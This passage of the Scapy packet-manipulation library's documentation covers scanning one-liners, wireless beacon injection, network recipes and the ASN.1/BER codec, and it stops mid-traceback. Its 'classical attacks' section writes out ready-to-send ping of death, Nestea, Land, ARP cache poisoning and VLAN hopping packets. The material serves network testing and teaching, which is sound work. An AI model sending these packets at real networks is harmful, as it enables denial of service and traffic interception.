If you have VPython installed, you also can have a 3D representation of the traceroute. With the right button, you can rotate the scene, with the middle button, you can zoom, with the left button, you can move the scene. If you click on a ball, it's IP will appear/disappear. If you Ctrl-click on a ball, ports 21, 22, 23, 25, 80 and 443 will be scanned and the result displayed:

```
>>> res.trace3D()
```


unk
66.198.81.18
144.232.20.113
198.133.219.25:
198.133.219.25:ftp RA
198.133.219.25:smtp SA
198.133.219.25:www SA
198.133.219.25:https SA



3.2.23 Wireless frame injection

Note: See the TroubleShooting section for more information on the usage of Monitor mode among Scapy.

Provided that your wireless card and driver are correctly configured for frame injection

```
$ iw dev wlan0 interface add mon0 type monitor
$ ifconfig mon0 up
```

On Windows, if using Npcap, the equivalent would be to call:

```
>>> # Of course, conf.iface can be replaced by any interfaces accessed through conf.ifaces
... conf.iface.setmonitor(True)
```

you can have a kind of FakeAP:

```
>>> sendp(RadioTap()/
          Dot11(addr1="ff:ff:ff:ff:ff:ff",
                addr2="00:01:02:03:04:05",
                addr3="00:01:02:03:04:05")/
          Dot11Beacon(cap="ESS", timestamp=1)/
          Dot11Elt(ID="SSID", info=RandString(RandNum(1,50)))/
          Dot11EltRates(rates=[130, 132, 11, 22])/
          Dot11Elt(ID="DSset", info="\x03")/
          Dot11Elt(ID="TIM", info="\x00\x01\x00\x00"),
          iface="mon0", loop=1)
```

Depending on the driver, the commands needed to get a working frame injection interface may vary. You may also have to replace the first pseudo-layer (in the example `RadioTap()`) by `PrismHeader()`, or by a proprietary pseudo-layer, or even to remove it.

3.3 Simple one-liners

3.3.1 ACK Scan

Using Scapy's powerful packet crafting facilities we can quick replicate classic TCP Scans. For example, the following string will be sent to simulate an ACK Scan:

```
>>> ans, unans = sr(IP(dst="www.slashdot.org")/TCP(dport=[80,666],flags="A"))
```


We can find unfiltered ports in answered packets:

```
>>> for s,r in ans:
...     if s[TCP].dport == r[TCP].sport:
...        print("%d is unfiltered" % s[TCP].dport)
```

Similarly, filtered ports can be found with unanswered packets:

```
>>> for s in unans:
...     print("%d is filtered" % s[TCP].dport)
```

3.3.2 Xmas Scan

Xmas Scan can be launched using the following command:

```
>>> ans, unans = sr(IP(dst="192.168.1.1")/TCP(dport=666,flags="FPU") )
```

Checking RST responses will reveal closed ports on the target.

3.3.3 IP Scan

A lower level IP Scan can be used to enumerate supported protocols:

```
>>> ans, unans = sr(IP(dst="192.168.1.1",proto=(0,255))/"SCAPY",retry=2)
```

3.3.4 ARP Ping

The fastest way to discover hosts on a local ethernet network is to use the ARP Ping method:

```
>>> ans, unans = srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst="192.168.1.0/
↪24"),timeout=2)
```

Answers can be reviewed with the following command:

```
>>> ans.summary(lambda s,r: r.sprintf("%Ether.src% %ARP.psrc%") )
```

Scapy also includes a built-in arping() function which performs similar to the above two commands:

```
>>> arping("192.168.1.*")
```


3.3.5 ICMP Ping

Classical ICMP Ping can be emulated using the following command:


```
>>> ans, unans = sr(IP(dst="192.168.1.1-254")/ICMP())
```

Information on live hosts can be collected with the following request:


```
>>> ans.summary(lambda s,r: r.sprintf("%IP.src% is alive") )
```

3.3.6 TCP Ping

In cases where ICMP echo requests are blocked, we can still use various TCP Pings such as TCP SYN Ping below:

```
>>> ans, unans = sr( IP(dst="192.168.1.*")/TCP(dport=80,flags="S") )
```

Any response to our probes will indicate a live host. We can collect results with the following command:

```
>>> ans.summary( lambda s,r : r.sprintf("%IP.src% is alive") )
```

3.3.7 UDP Ping

If all else fails there is always UDP Ping which will produce ICMP Port unreachable errors from live hosts. Here you can pick any port which is most likely to be closed, such as port 0:

```
>>> ans, unans = sr( IP(dst="192.168.*.1-10")/UDP(dport=0) )
```

Once again, results can be collected with this command:

```
>>> ans.summary( lambda s,r : r.sprintf("%IP.src% is alive") )
```

3.3.8 DNS Requests

IPv4 (A) request:

This will perform a DNS request looking for IPv4 addresses

```
>>> ans = sr1(IP(dst="8.8.8.8")/UDP(sport=RandShort(), dport=53)/DNS(rd=1,
↪qd=DNSQR(qname="secdev.org",qtype="A")))
>>> ans.an.rdata
'217.25.178.5'
```


SOA request:

```
>>> ans = sr1(IP(dst="8.8.8.8")/UDP(sport=RandShort(), dport=53)/DNS(rd=1,
↪qd=DNSQR(qname="secdev.org",qtype="SOA")))
>>> ans.ns.mname
b'dns.ovh.net.'
>>> ans.ns.rname
b'tech.ovh.net.'
```


MX request:

```
>>> ans = sr1(IP(dst="8.8.8.8")/UDP(sport=RandShort(), dport=53)/DNS(rd=1,
↪qd=DNSQR(qname="google.com",qtype="MX")))
>>> results = [x.exchange for x in ans.an.iterpayloads()]
>>> results
[b'alt1.aspmx.l.google.com.',
 b'alt4.aspmx.l.google.com.',
 b'aspmx.l.google.com.',
 b'alt2.aspmx.l.google.com.',
 b'alt3.aspmx.l.google.com.']
```

3.3.9 Classical attacks

Malformed packets:

```
>>> send(IP(dst="10.1.1.5", ihl=2, version=3)/ICMP())
```

Ping of death (Muuahahah):

```
>>> send( fragment(IP(dst="10.0.0.5")/ICMP()/("X"*60000)) )
```

Nestea attack:

```
>>> send(IP(dst=target, id=42, flags="MF")/UDP()/("X"*10))
>>> send(IP(dst=target, id=42, frag=48)/("X"*116))
>>> send(IP(dst=target, id=42, flags="MF")/UDP()/("X"*224))
```

Land attack (designed for Microsoft Windows):

```
>>> send(IP(src=target,dst=target)/TCP(sport=135,dport=135))
```

3.3.10 ARP cache poisoning

This attack prevents a client from joining the gateway by poisoning its ARP cache through a VLAN hopping attack.

Classic ARP cache poisoning:

```
>>> send( Ether(dst=clientMAC)/ARP(op="who-has", psrc=gateway,␣
↪pdst=client),
      inter=RandNum(10,40), loop=1 )
```

ARP cache poisoning with double 802.1q encapsulation:

```
>>> send( Ether(dst=clientMAC)/Dot1Q(vlan=1)/Dot1Q(vlan=2)
      /ARP(op="who-has", psrc=gateway, pdst=client),
      inter=RandNum(10,40), loop=1 )
```


3.3.11 TCP Port Scanning

Send a TCP SYN on each port. Wait for a SYN-ACK or a RST or an ICMP error:


```
>>> res, unans = sr( IP(dst="target")
                /TCP(flags="S", dport=(1,1024)) )
```

Possible result visualization: open ports

```
>>> res.nsummary( lfilter=lambda s,r: (r.haslayer(TCP) and (r.
↪getlayer(TCP).flags & 2)) )
```

3.3.12 IKE Scanning

We try to identify VPN concentrators by sending ISAKMP Security Association proposals and receiving the answers:

```
>>> res, unans = sr( IP(dst="192.168.1.*")/UDP()
                /ISAKMP(init_cookie=RandString(8), exch_type="identity␣
↪prot.")
                /ISAKMP_payload_SA(prop=ISAKMP_payload_Proposal())
              )
```

Visualizing the results in a list:

```
>>> res.nsummary(prn=lambda s,r: r.src, lfilter=lambda s,r: r.
↪haslayer(ISAKMP) )
```

3.3.13 Advanced traceroute

TCP SYN traceroute

```
>>> ans, unans = sr(IP(dst="4.2.2.1",ttl=(1,10))/TCP(dport=53,flags="S"))
```

Results would be:

```
>>> ans.summary( lambda s,r: r.sprintf("%IP.src%\t{ICMP:%ICMP.type%}\t{TCP:
↪%TCP.flags%}"))
192.168.1.1     time-exceeded
68.86.90.162    time-exceeded
4.79.43.134     time-exceeded
4.79.43.133     time-exceeded
4.68.18.126     time-exceeded
4.68.123.38     time-exceeded
4.2.2.1         SA
```


UDP traceroute

Tracerouting an UDP application like we do with TCP is not reliable, because there's no handshake. We need to give an applicative payload (DNS, ISAKMP, NTP, etc.) to deserve an answer:

```
>>> res, unans = sr(IP(dst="target", ttl=(1,20))
              /UDP()/DNS(qd=DNSQR(qname="test.com"))
```


We can visualize the results as a list of routers:

```
>>> res.make_table(lambda s,r: (s.dst, s.ttl, r.src))
```

DNS traceroute

We can perform a DNS traceroute by specifying a complete packet in `l4` parameter of `traceroute()` function:

```
>>> ans, unans = traceroute("4.2.2.1",l4=UDP(sport=RandShort())/
↪DNS(qd=DNSQR(qname="thesprawl.org")))
Begin emission:
..*....******...******.***...****Finished to send 30 packets.
*****...***...............................
Received 75 packets, got 28 answers, remaining 2 packets
   4.2.2.1:udp53
1  192.168.1.1     11
4  68.86.90.162    11
5  4.79.43.134     11
6  4.79.43.133     11
7  4.68.18.62      11
```

(continues on next page)

(continued from previous page)

```
8   4.68.123.6      11
9   4.2.2.1
...
```

3.3.14 Etherleaking

```
>>> sr1(IP(dst="172.16.1.232")/ICMP())
<IP src=172.16.1.232 proto=1 [...] |<ICMP code=0 type=0 [...]|
<Padding load='0O\x02\x01\x00\x04\x06public\xa2B\x02\x02\x1e' |>>>
```

3.3.15 ICMP leaking

This was a Linux 2.0 bug:

```
>>> sr1(IP(dst="172.16.1.1", options="\x02")/ICMP())
<IP src=172.16.1.1 [...] |<ICMP code=0 type=12 [...] |
<IPerror src=172.16.1.24 options='\x02\x00\x00\x00' [...] |
<ICMPerror code=0 type=8 id=0x0 seq=0x0 chksum=0xf7ff |
<Padding load='\x00[...]\x00\x1d.\x00V\x1f\xaf\xd9\xd4;\xca' |>>>>>
```


3.3.16 VLAN hopping

In very specific conditions, a double 802.1q encapsulation will make a packet jump to another VLAN:

```
>>> sendp(Ether()/Dot1Q(vlan=2)/Dot1Q(vlan=7)/IP(dst=target)/ICMP())
```


3.3.17 Wireless sniffing

The following command will display information similar to most wireless sniffers:

```
>>> sniff(iface="ath0", prn=lambda x:x.sprintf("{Dot11Beacon:%Dot11.addr3%\
↪t%Dot11Beacon.info%\t%PrismHeader.channel%\t%Dot11Beacon.cap%}"))
```

Note: On Windows and OSX, you will need to also use *monitor=True*, which only works on scapy>2.4.0 (2.4.0dev+). This might require you to manually toggle monitor mode.

The above command will produce output similar to the one below:

```
00:00:00:01:02:03 netgear      6L   ESS+privacy+PBCC
11:22:33:44:55:66 wireless_100 6L   short-slot+ESS+privacy
44:55:66:00:11:22 linksys      6L   short-slot+ESS+privacy
12:34:56:78:90:12 NETGEAR      6L   short-slot+ESS+privacy+short-preamble
```

3.4 Recipes

3.4.1 Simplistic ARP Monitor

This program uses the `sniff()` callback (parameter prn). The store parameter is set to 0 so that the `sniff()` function will not store anything (as it would do otherwise) and thus can run forever. The filter parameter is used for better performances on high load : the filter is applied inside the kernel and Scapy will only see ARP traffic.

```
#! /usr/bin/env python
from scapy.all import *

def arp_monitor_callback(pkt):
    if ARP in pkt and pkt[ARP].op in (1,2): #who-has or is-at
        return pkt.sprintf("%ARP.hwsrc% %ARP.psrc%")

sniff(prn=arp_monitor_callback, filter="arp", store=0)
```

3.4.2 Identifying rogue DHCP servers on your LAN

Problem

You suspect that someone has installed an additional, unauthorized DHCP server on your LAN – either unintentionally or maliciously. Thus you want to check for any active DHCP servers and identify their IP and MAC addresses.

Solution

Use Scapy to send a DHCP discover request and analyze the replies:

```
>>> conf.checkIPaddr = False
>>> fam,hw = get_if_raw_hwaddr(conf.iface)
>>> dhcp_discover = Ether(dst="ff:ff:ff:ff:ff:ff")/IP(src="0.0.0.0",dst=
↪"255.255.255.255")/UDP(sport=68,dport=67)/BOOTP(chaddr=hw)/
↪DHCP(options=[("message-type","discover"),"end"])
>>> ans, unans = srp(dhcp_discover, multi=True)      # Press CTRL-C after␣
↪several seconds
Begin emission:
Finished to send 1 packets.
.*...*..
Received 8 packets, got 2 answers, remaining 0 packets
```

In this case we got 2 replies, so there were two active DHCP servers on the test network:

```
>>> ans.summary()
Ether / IP / UDP 0.0.0.0:bootpc > 255.255.255.255:bootps / BOOTP / DHCP ==>
↪ Ether / IP / UDP 192.168.1.1:bootps > 255.255.255.255:bootpc / BOOTP /␣
↪DHCP
Ether / IP / UDP 0.0.0.0:bootpc > 255.255.255.255:bootps / BOOTP / DHCP ==>
↪ Ether / IP / UDP 192.168.1.11:bootps > 255.255.255.255:bootpc / BOOTP /␣
↪DHCP
```

We are only interested in the MAC and IP addresses of the replies:

```
>>> for p in ans: print p[1][Ether].src, p[1][IP].src
...
00:de:ad:be:ef:00 192.168.1.1
00:11:11:22:22:33 192.168.1.11
```

Discussion

We specify `multi=True` to make Scapy wait for more answer packets after the first response is received. This is also the reason why we can't use the more convenient `dhcp_request()` function and have to construct the DHCP packet manually: `dhcp_request()` uses `srp1()` for sending and receiving and thus would immediately return after the first answer packet.

Moreover, Scapy normally makes sure that replies come from the same IP address the stimulus was sent to. But our DHCP packet is sent to the IP broadcast address (255.255.255.255) and any answer packet will have the IP address of the replying DHCP server as its source IP address (e.g. 192.168.1.1). Because these IP addresses don't match, we have to disable Scapy's check with `conf.checkIPaddr = False` before sending the stimulus.

See also

http://en.wikipedia.org/wiki/Rogue_DHCP

3.4.3 Firewalking

TTL decrementation after a filtering operation only not filtered packets generate an ICMP TTL exceeded


```
>>> ans, unans = sr(IP(dst="172.16.1.27", ttl=16)/TCP(dport=(1,1024)))
>>> for s,r in ans:
        if r.haslayer(ICMP) and r.payload.type == 11:
            print s.dport
```

Find subnets on a multi-NIC firewall only his own NIC's IP are reachable with this TTL:

```
>>> ans, unans = sr(IP(dst="172.16.5/24", ttl=15)/TCP())
>>> for i in unans: print i.dst
```

3.4.4 TCP Timestamp Filtering

Problem

Many firewalls include a rule to drop TCP packets that do not have TCP Timestamp option set which is a common occurrence in popular port scanners.

Solution

To allow Scapy to reach target destination additional options must be used:

```
>>> sr1(IP(dst="72.14.207.99")/TCP(dport=80,flags="S",options=[('Timestamp',(0,0))]))
```

3.4.5 Viewing packets with Wireshark

Problem

You have generated or sniffed some packets with Scapy.

Now you want to view them with Wireshark, because of its advanced packet dissection capabilities.

Solution

That's what *wireshark()* is for!

```
# First, generate some packets...
packets = IP(src="192.0.2.9", dst=Net("192.0.2.10/30"))/ICMP()

# Show them with Wireshark
wireshark(packets)
```


Wireshark will start in the background, and show your packets.

Discussion

wireshark (*pktlist*, ...)

With a `Packet` or `PacketList`, serialises your packets, and streams this into Wireshark via `stdin` as if it were a capture device.

Because this uses `pcap` format to serialise the packets, there are some limitations:

- Packets must be all of the same `linktype`.

  For example, you can't mix `Ether` and `IP` at the top layer.

- Packets must have an assigned (and supported) `DLT_*` constant for the `linktype`. An unsupported `linktype` is replaced with `DLT_EN10MB` (Ethernet), and will display incorrectly in Wireshark.

  For example, can't pass a bare `ICMP` packet, but you can send it as a payload of an `IP` or `IPv6` packet.

With a filename (passed as a string), this loads the given file in Wireshark. This needs to be in a format that Wireshark supports.

You can tell Scapy where to find the Wireshark executable by changing the `conf.prog.wireshark` configuration setting.

This accepts the same extra parameters as `tcpdump()`.

See also:

`WiresharkSink` A *PipeTools sink* for live-streaming packets.

`wireshark(1)` Additional description of Wireshark's functionality, and its command-line arguments.

Wireshark's website For up-to-date releases of Wireshark.

Wireshark Protocol Reference Contains detailed information about Wireshark's protocol dissectors, and reference documentation for various network protocols.

3.4.6 Performance of Scapy

Problem

Scapy dissects slowly and/or misses packets under heavy loads.

Note: Please bare in mind that Scapy is not designed to be blazing fast, but rather easily hackable & extensible. The packet model makes it VERY easy to create new layers, compared to pretty much all other alternatives, but comes with a performance cost. Of course, we still do our best to make Scapy as fast as possible, but it's not the absolute main goal.

Solution

There are quite a few ways of speeding up scapy's dissection. You can use all of them

- **Using a BPF filter**: The OS is faster than Scapy. If you make the OS filter the packets instead of Scapy, it will only handle a fraction of the load. Use the `filter=` argument of the *`sniff()`* function.

- **By disabling layers you don't use**: If you are not using some layers, why dissect them? You can let Scapy know which layers to dissect and all the others will simply be parsed as `Raw`. This comes with a great performance boost but requires you to know what you're doing.

```
# Enable filtering: only Ether, IP and ICMP will be dissected
conf.layers.filter([Ether, IP, ICMP])
# Disable filtering: restore everything to normal
conf.layers.unfilter()
```

3.4.7 OS Fingerprinting

ISN

Scapy can be used to analyze ISN (Initial Sequence Number) increments to possibly discover vulnerable systems. First we will collect target responses by sending a number of SYN probes in a loop:

```
>>> ans, unans = srloop(IP(dst="192.168.1.1")/TCP(dport=80,flags="S"))
```

Once we obtain a reasonable number of responses we can start analyzing collected data with something like this:

```
>>> temp = 0
>>> for s, r in ans:
...     temp = r[TCP].seq - temp
...     print("%d\t+%d" % (r[TCP].seq, temp))
...
4278709328      +4275758673
4279655607      +3896934
4280642461      +4276745527
4281648240      +4902713
4282645099      +4277742386
4283643696      +5901310
```

nmap_fp

Nmap fingerprinting (the old "1st generation" one that was done by Nmap up to v4.20) is supported in Scapy. In Scapy v2 you have to load an extension module first:

```
>>> load_module("nmap")
```

If you have Nmap installed you can use it's active os fingerprinting database with Scapy. Make sure that version 1 of signature database is located in the path specified by:


```
>>> conf.nmap_base
```

Then you can use the `nmap_fp()` function which implements same probes as in Nmap's OS Detection engine:


```
>>> nmap_fp("192.168.1.1",oport=443,cport=1)
Begin emission:
.****..**Finished to send 8 packets.
*................................................
Received 58 packets, got 7 answers, remaining 1 packets
(1.0, ['Linux 2.4.0 - 2.5.20', 'Linux 2.4.19 w/grsecurity patch',
'Linux 2.4.20 - 2.4.22 w/grsecurity.org patch', 'Linux 2.4.22-ck2 (x86)
w/grsecurity.org and HZ=1000 patches', 'Linux 2.4.7 - 2.6.11'])
```


p0f

If you have p0f installed on your system, you can use it to guess OS name and version right from Scapy (only SYN database is used). First make sure that p0f database exists in the path specified by:

```
>>> conf.p0f_base
```

For example to guess OS from a single captured packet:

```
>>> sniff(prn=prnp0f)
192.168.1.100:54716 - Linux 2.6 (newer, 1) (up: 24 hrs)
  -> 74.125.19.104:www (distance 0)
<Sniffed: TCP:339 UDP:2 ICMP:0 Other:156>
```

CHAPTER

FOUR

ADVANCED USAGE

4.1 ASN.1 and SNMP

4.1.1 What is ASN.1?

Note: This is only my view on ASN.1, explained as simply as possible. For more theoretical or academic views, I'm sure you'll find better on the Internet.

ASN.1 is a notation whose goal is to specify formats for data exchange. It is independent of the way data is encoded. Data encoding is specified in Encoding Rules.

The most used encoding rules are BER (Basic Encoding Rules) and DER (Distinguished Encoding Rules). Both look the same, but the latter is specified to guarantee uniqueness of encoding. This property is quite interesting when speaking about cryptography, hashes, and signatures.

ASN.1 provides basic objects: integers, many kinds of strings, floats, booleans, containers, etc. They are grouped in the so-called Universal class. A given protocol can provide other objects which will be grouped in the Context class. For example, SNMP defines PDU_GET or PDU_SET objects. There are also the Application and Private classes.

Each of these objects is given a tag that will be used by the encoding rules. Tags from 1 are used for Universal class. 1 is boolean, 2 is an integer, 3 is a bit string, 6 is an OID, 48 is for a sequence. Tags from the `Context` class begin at 0xa0. When encountering an object tagged by 0xa0, we'll need to know the context to be able to decode it. For example, in SNMP context, 0xa0 is a PDU_GET object, while in X509 context, it is a container for the certificate version.

Other objects are created by assembling all those basic brick objects. The composition is done using sequences and arrays (sets) of previously defined or existing objects. The final object (an X509 certificate, a SNMP packet) is a tree whose non-leaf nodes are sequences and sets objects (or derived context objects), and whose leaf nodes are integers, strings, OID, etc.

4.1.2 Scapy and ASN.1

Scapy provides a way to easily encode or decode ASN.1 and also program those encoders/decoders. It is quite laxer than what an ASN.1 parser should be, and it kind of ignores constraints. It won't replace neither an ASN.1 parser nor an ASN.1 compiler. Actually, it has been written to be able to encode and decode broken ASN.1. It can handle corrupted encoded strings and can also create those.

ASN.1 engine

Note: many of the classes definitions presented here use metaclasses. If you don't look precisely at the source code and you only rely on my captures, you may think they sometimes exhibit a kind of magic behavior. `` Scapy ASN.1 engine provides classes to link objects and their tags. They inherit from the `ASN1_Class`. The first one is `ASN1_Class_UNIVERSAL`, which provide tags for most Universal objects. Each new context (`SNMP`, `X509`) will inherit from it and add its own objects.

```
class ASN1_Class_UNIVERSAL(ASN1_Class):
    name = "UNIVERSAL"
# [...]
    BOOLEAN = 1
    INTEGER = 2
    BIT_STRING = 3
# [...]

class ASN1_Class_SNMP(ASN1_Class_UNIVERSAL):
    name="SNMP"
    PDU_GET = 0xa0
    PDU_NEXT = 0xa1
    PDU_RESPONSE = 0xa2

class ASN1_Class_X509(ASN1_Class_UNIVERSAL):
    name="X509"
    CONT0 = 0xa0
    CONT1 = 0xa1
# [...]
```


All ASN.1 objects are represented by simple Python instances that act as nutshells for the raw values. The simple logic is handled by `ASN1_Object` whose they inherit from. Hence they are quite simple:

```
class ASN1_INTEGER(ASN1_Object):
    tag = ASN1_Class_UNIVERSAL.INTEGER

class ASN1_STRING(ASN1_Object):
    tag = ASN1_Class_UNIVERSAL.STRING

class ASN1_BIT_STRING(ASN1_STRING):
    tag = ASN1_Class_UNIVERSAL.BIT_STRING
```

These instances can be assembled to create an ASN.1 tree:

```
>>> x=ASN1_SEQUENCE([ASN1_INTEGER(7),ASN1_STRING("egg"),ASN1_
↪SEQUENCE([ASN1_BOOLEAN(False)])])
>>> x
<ASN1_SEQUENCE[[<ASN1_INTEGER[7]>, <ASN1_STRING['egg']>, <ASN1_SEQUENCE[[
↪<ASN1_BOOLEAN[False]>]]>]]>
```

(continues on next page)

(continued from previous page)

```
>>> x.show()
# ASN1_SEQUENCE:
  <ASN1_INTEGER[7]>
  <ASN1_STRING['egg']>
  # ASN1_SEQUENCE:
    <ASN1_BOOLEAN[False]>
```

Encoding engines

As with the standard, ASN.1 and encoding are independent. We have just seen how to create a compounded ASN.1 object. To encode or decode it, we need to choose an encoding rule. Scapy provides only BER for the moment (actually, it may be DER. DER looks like BER except only minimal encoding is authorised which may well be what I did). I call this an ASN.1 codec.

Encoding and decoding are done using class methods provided by the codec. For example the `BERcodec_INTEGER` class provides a `.enc()` and a `.dec()` class methods that can convert between an encoded string and a value of their type. They all inherit from BERcodec_Object which is able to decode objects from any type:

```
>>> BERcodec_INTEGER.enc(7)
'\x02\x01\x07'
>>> BERcodec_BIT_STRING.enc("egg")
'\x03\x03egg'
>>> BERcodec_STRING.enc("egg")
'\x04\x03egg'
>>> BERcodec_STRING.dec('\x04\x03egg')
(<ASN1_STRING['egg']>, '')
>>> BERcodec_STRING.dec('\x03\x03egg')
Traceback (most recent call last):
  File "<console>", line 1, in ?
  File "/usr/bin/scapy", line 2099, in dec
    return cls.do_dec(s, context, safe)
  File "/usr/bin/scapy", line 2178, in do_dec
    l,s,t = cls.check_type_check_len(s)
  File "/usr/bin/scapy", line 2076, in check_type_check_len
    l,s3 = cls.check_type_get_len(s)
  File "/usr/bin/scapy", line 2069, in check_type_get_len
    s2 = cls.check_type(s)
  File "/usr/bin/scapy", line 2065, in check_type
    (cls.__name__, ord(s[0]), ord(s[0]),cls.tag), remaining=s)
BER_BadTag_Decoding_Error: BERcodec_STRING: Got tag [3/0x3] while expecting <ASN1Tag STRING[4]>
### Already decoded ###
None
### Remaining ###
'\x03\x03egg'
>>> BERcodec_Object.dec('\x03\x03egg')
(<ASN1_BIT_STRING['egg']>, '')
```


ASN.1 objects are encoded using their `.enc()` method. This method must be called with the codec we want to use. All codecs are referenced in the ASN1_Codecs object. `raw()` can also be used. In this case, the default codec (`conf.ASN1_default_codec`) will be used.

```
>>> x.enc(ASN1_Codecs.BER)
'0\r\x02\x01\x07\x04\x03egg0\x03\x01\x01\x00'
>>> raw(x)
'0\r\x02\x01\x07\x04\x03egg0\x03\x01\x01\x00'
>>> xx,remain = BERcodec_Object.dec(_)
>>> xx.show()
# ASN1_SEQUENCE:
  <ASN1_INTEGER[7L]>
  <ASN1_STRING['egg']>
  # ASN1_SEQUENCE:
    <ASN1_BOOLEAN[0L]>

>>> remain
''
```

By default, decoding is done using the `Universal` class, which means objects defined in the `Context` class will not be decoded. There is a good reason for that: the decoding depends on the context!

```
>>> cert="""
... MIIF5jCCA86gAwIBAgIBATANBgkqhkiG9w0BAQUFADCBgzELMAkGA1UEBhMC
... VVMxHTAbBgNVBAoTFEFPTCBUaW1lIFdhcm5lciBJbmMuMRwwGgYDVQQLExNB
... bWVyaWNhIE9ubGluZSBJbmMuMTcwNQYDVQQDEy5BT0wgVGltZSBXYXJuZXIg
... Um9vdCBDZXJ0aWZpY2F0aW9uIEF1dGhvcml0eSAyMB4XDTAyMDUyOTA2MDAw
... MFoXDTM3MDkyODIzNDMwMFowgYMxCzAJBgNVBAYTAlVTMR0wGwYDVQQKExRB
... T0wgVGltZSBXYXJuZXIgSW5jLjEcMBoGA1UECxMTQW1lcmljYSBPbmxpbmUg
... SW5jLjE3MDUGA1UEAxMuQU9MIFRpbWUgV2FybmVyIFJvb3QgQ2VydGlmaWNh
... dGlvbiBBdXRob3JpdHkgMjCCAiIwDQYJKoZIhvcNAQEBBQADggIPADCCAgoC
... ggIBALQ3WggWmRToVbBbJGv8x4vmh6mJ7ouZzU9AmqS2TcnZsdw8TQ2FTBVs
... RotSeJ/4I/1n9SQ6aF3Q92RhQVSji6UI0ilbm2BPJoPRYxJWSXakFsKlnUWs
... i4SVqBax7J/qJBrvuVdcmiQhLE0OcR+mrF1FdAOYxFSMFkpBd4aVdQxHAWZg
... /BXxD+r1FHjHDtdugRxev17nOirYlxcwfACtCJ0zr7iZYYCLqJV+FNwSbKTQ
... 2O9ASQI2+W6p1h2WVgSysy0WVoaP2SBXgM1nEG2wTPDaRrbqJS5Gr42whTg0
... ixQmgiusrpkLjhTXUr6eacOGAgvqdnUxCc4zGSGFQ+aJLZ8lN2fxI2rSAG2X
... +Z/nKcrdH9cG6rjJuQkhn8g/BsXS6RJGAE57COtCPStIbp1n3UsC5ETzkxml
... J85per5n0/xQpCyrw2u544BMzwVhSyvcG7mm0tCq9Stz+86QNZ8MUhy/XCFh
... EVsVS6kkUfykXPcXnbDS+gfpj1bkGoxoigTTfFrjnqKhynFbotSg5ymFXQNo
... Kk/SBtc9+cMDLz9l+WceR0DTYw/j1Y75hauXTLPXJuuWCpTehTacyH+BCQJJ
... Kg71ZDIMgtG6aoIbs0t0EfOMd9afv9w3pKdVBC/UMejTRrkDfNoSTllkt1Ex
... MVCgyhwn2RAurda9EGYrw7AiShJbAgMBAAGjYzBhMA8GA1UdEwEB/wQFMAMB
... Af8wHQYDVR0OBBYEFE9pbQN+nZ8HGEO8txBO1b+pxCAoMB8GA1UdIwQYMBaA
... FE9pbQN+nZ8HGEO8txBO1b+pxCAoMA4GA1UdDwEB/wQEAwIBhjANBgkqhkiG
... 9w0BAQUFAAOCAgEAO/Ouyuguh4X7ZVnnrREUpVe8WJ8kEle7+z802u6teio0
... cnAxa8cZmIDJgt43d15Ui47y6mdPyXSEkVYJ1eV6moG2gcKtNuTxVBFT8zRF
... ASbI5Rq8NEQh3q0l/HYWdyGQgJhXnU7q7C+qPBR7V8F+GBRn7iTGvboVsNIY
... vbdVgaxTwOjdaRITQrcCtQVBynlQboIOcXKTRuidDV29rs4prWPVVRaAMCf/
... drr3uNZK49m1+VLQTkCpx+XCMseqdiThawVQ68W/ClTluUI8JPu3B5wwn3la
... 5uBAUhX0/Kr0VvlEl4ftDmVyXr4m+02kLQgH3thcoNyBM5kYJRF3p+v9WAks
... mWsbivNSPxpNSGDxoPYzAlOL7SUJuA0t7Zdz7NeWH45gDtoQmy8YJPamTQr5
... O8t1wswvziRpyQoijlmn94IM19drNZxDAGrElWe6nEXLuA4399xOAU++CrYD
... 062KRffaJ00psUjf5BHklka9bAI+1lHIlRcBFanyqqryvy9lG2/QuRqT9Y41
... xICHPpQvZuTpqP9BnHAqTyo5GJUefvthATxRCC4oGKQWDzH9OmwjkyB24f0H
... hdFbP9IcczLd+rn4jM8Ch3qaluTtT4mNU0OrDhPAARW0eTjb/G49nlG2uBOL
... Z8/5fNkiHfZdxRwBL5joeiQYvITX+txyW/fBOmg=
... """.decode("base64")
>>> (dcert,remain) = BERcodec_Object.dec(cert)
Traceback (most recent call last):
```


(continues on next page)

(continued from previous page)

```
  File "<console>", line 1, in ?
  File "/usr/bin/scapy", line 2099, in dec
    return cls.do_dec(s, context, safe)
  File "/usr/bin/scapy", line 2094, in do_dec
    return codec.dec(s,context,safe)
  File "/usr/bin/scapy", line 2099, in dec
    return cls.do_dec(s, context, safe)
  File "/usr/bin/scapy", line 2218, in do_dec
    o,s = BERcodec_Object.dec(s, context, safe)
  File "/usr/bin/scapy", line 2099, in dec
    return cls.do_dec(s, context, safe)
  File "/usr/bin/scapy", line 2094, in do_dec
    return codec.dec(s,context,safe)
  File "/usr/bin/scapy", line 2099, in dec
    return cls.do_dec(s, context, safe)
  File "/usr/bin/scapy", line 2218, in do_dec
    o,s = BERcodec_Object.dec(s, context, safe)
  File "/usr/bin/scapy", line 2099, in dec
    return cls.do_dec(s, context, safe)
  File "/usr/bin/scapy", line 2092, in do_dec
    raise BER_Decoding_Error("Unknown prefix [%02x] for [%r]" % (p,t),␣
↪remaining=s)
BER_Decoding_Error: Unknown prefix [a0] for ['\xa0\x03\x02\x01\x02\x02\x01\
↪x010\r\x06\t*\x86H...']
### Already decoded ###
[[]]
### Remaining ###
'\xa0\x03\x02\x01\x02\x02\x01\x010\r\x06\t*\x86H\x86\xf7\r\x01\x01\x05\x05\
↪x000\x81\x831\x0b0\t\x06\x03U\x04\x06\x13\x02US1\x1d0\x1b\x06\x03U\x04\n\
↪x13\x14AOL Time Warner Inc.1\x1c0\x1a\x06\x03U\x04\x0b\x13\x13America␣
↪Online Inc.1705\x06\x03U\x04\x03\x13.AOL Time Warner Root Certification␣
↪Authority 20\x1e\x17\r020529060000Z\x17\r370928234300Z0\x81\x831\x0b0\t\
↪x06\x03U\x04\x06\x13\x02US1\x1d0\x1b\x06\x03U\x04\n\x13\x14AOL Time␣
↪Warner Inc.1\x1c0\x1a\x06\x03U\x04\x0b\x13\x13America Online Inc.1705\
↪x06\x03U\x04\x03\x13.AOL Time Warner Root Certification Authority 20\x82\
↪x02"0\r\x06\t*\x86H\x86\xf7\r\x01\x01\x01\x05\x00\x03\x82\x02\x0f\x000\
↪x82\x02\n\x02\x82\x02\x01\x00\xb47Z\x08\x16\x99\x14\xe8U\xb1\x1b$k\xfc\
↪xc7\x8b\xe6\x87\xa9\x89\xee\x8b\x99\xcdO@\x86\xa4\xb6M\xc9\xd9\xb1\xdc<M\
